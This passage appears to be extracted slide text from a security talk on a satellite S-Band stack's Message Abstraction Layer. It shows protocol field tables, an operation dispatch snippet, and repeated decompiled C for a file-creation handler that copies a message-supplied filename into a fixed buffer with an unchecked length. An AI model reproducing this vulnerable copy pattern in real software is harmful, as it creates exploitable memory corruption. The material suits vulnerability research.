
ABST

REC

Field	Type	Value
URI From	URI	Message Source URI
Authentication Id	Blob	Source Authentication Identifier
URI To	URI	Message Destination URI
Timestamp	Time	Message generation timestamp
QoSLevel	QoSLevel	The QoS level of the message
Priority	UInteger	The QoS priority of the message


Name	InteractionType
Short Form Part	19

Enumeration Value	Numeric Value	Comment
SEND	1	Used for Send interactions.
SUBMIT	2	Used for Submit interactions.
REQUEST	3	Used for Request interactions.
INVOKE	4	Used for Invoke interactions.
PROGRESS	5	Used for Progress interactions.
PUBSUB	6	Used for Publish/Subscribe interactions.




https://en.wikipedia.org/wiki/Message_Abstraction_Layer

S-Band Stack




```
1  if (serviceArea == 0x20001) {
2    // ...
3    if ((operation & 0xffffffff00) == 0x18100) { PUBSUB_MonitorEvent(msg); }
4  } else if (serviceArea == 0x40001) {
5    // ...
6    if ((operation & 0xffffffff00) == 0x18100) { SUBMIT_SubmitAction(msg); }
7  } else if (serviceArea == 0x4a000f) {
8    // ...
9    operation = operation & 0xffffffff00;
10  if (operation == 0x10100) { SUBMIT_CreateFile(msg); }
11  if (operation == 0x20100) { SUBMIT_RemoveFile(msg); }
12  if (operation == 0x30100) { REQUEST_WriteFile(msg); }
13  if (operation == 0x50100) { PROGRESS_ReadFile(msg); }
14  }
15  // ...
16
```

S-Band Stack




```
1 void SUBMIT_CreateFile(MAL_Message_t *pMessage) {
2     msg = (pMessage->body).data;
3     ret = MAL_ReadBoolean(msg, &offset, (pMessage->body).length, &report_acceptance);
4     if(ret == SUCCESS) {
5         ret = MAL_ReadString(msg, &offset, (pMessage->body).length, &unused_str);
6         if(ret == SUCCESS) {
7             // Inform about Acceptance
8             COMActivityTracking_PublishAcceptanceEvent(...);
9         }
10    }
11
12    ret = MAL_ReadBoolean(msg, &offset, (pMessage->body).length, &boolVal);
13    if(ret == SUCCESS) {
14        ret = MAL_ReadString(msg, &offset, (pMessage->body).length, &filename);
15        if(ret == SUCCESS) {
16            strcpy(full_filename, "/flash/");
17            strncpy(full_filename + 7, filename.character, filename.length);
18            full_filename[filename.length + 7] = 0;
19            file_handle = fopen(full_filename, "r");
20            // ...
21    }
```

S-Band Stack




```
1 void SUBMIT_CreateFile(MAL_Message_t *pMessage) {
2     msg = (pMessage->body).data;
3     ret = MAL_ReadBoolean(msg, &offset, (pMessage->body).length, &report_acceptance);
4     if(ret == SUCCESS) {
5         ret = MAL_ReadString(msg, &offset, (pMessage->body).length, &unused_str);
6         if(ret == SUCCESS) {
7             // Inform about Acceptance
8             COMActivityTracking_PublishAcceptanceEvent(...);
9         }
10    }
11
12    ret = MAL_ReadBoolean(msg, &offset, (pMessage->body).length, &boolVal);
13    if(ret == SUCCESS) {
14        ret = MAL_ReadString(msg, &offset, (pMessage->body).length, &filename);
15        if(ret == SUCCESS) {
16            strcpy(full_filename, "/flash/");
17            strncpy(full_filename + 7, filename.character, filename.length);
18            full_filename[filename.length + 7] = 0;
19            file_handle = fopen(full_filename, "r");
20            // ...
21    }
```

S-Band Stack




```
3 ret = MAL_ReadBoolean(msg, &offset, (pMessage->body).length, &report_acceptance);
4 if(ret == SUCCESS) {
5     ret = MAL_ReadString(msg, &offset, (pMessage->body).length, &unused_str);
6     if(ret == SUCCESS) {
7         // Inform about Acceptance
8         COMActivityTracking_PublishAcceptanceEvent(...);
9     }
10 }
11
12 ret = MAL_ReadBoolean(msg, &offset, (pMessage->body).length, &boolVal);
13 if(ret == SUCCESS) {
14     ret = MAL_ReadString(msg, &offset, (pMessage->body).length, &filename);
15     if(ret == SUCCESS) {
16         strcpy(full_filename, "/flash/");
17         strncpy(full_filename + 7, filename.character, filename.length);
18         full_filename[filename.length + 7] = 0;
19         file_handle = fopen(full_filename, "r");
20         // ...
21
22         MAL_WriteUInteger(...);
23         MAL_WriteBoolean(...);
24         MOSManager_SendMessage(&outputMessage_SUBMIT_CreateFile);
```


S-Band Stack





```
7 // Inform about Acceptance
8 COMActivityTracking_PublishAcceptanceEvent(...);
9 }
10 }
11
12 ret = MAL_ReadBoolean(msg, &offset, (pMessage->body).length, &boolVal);
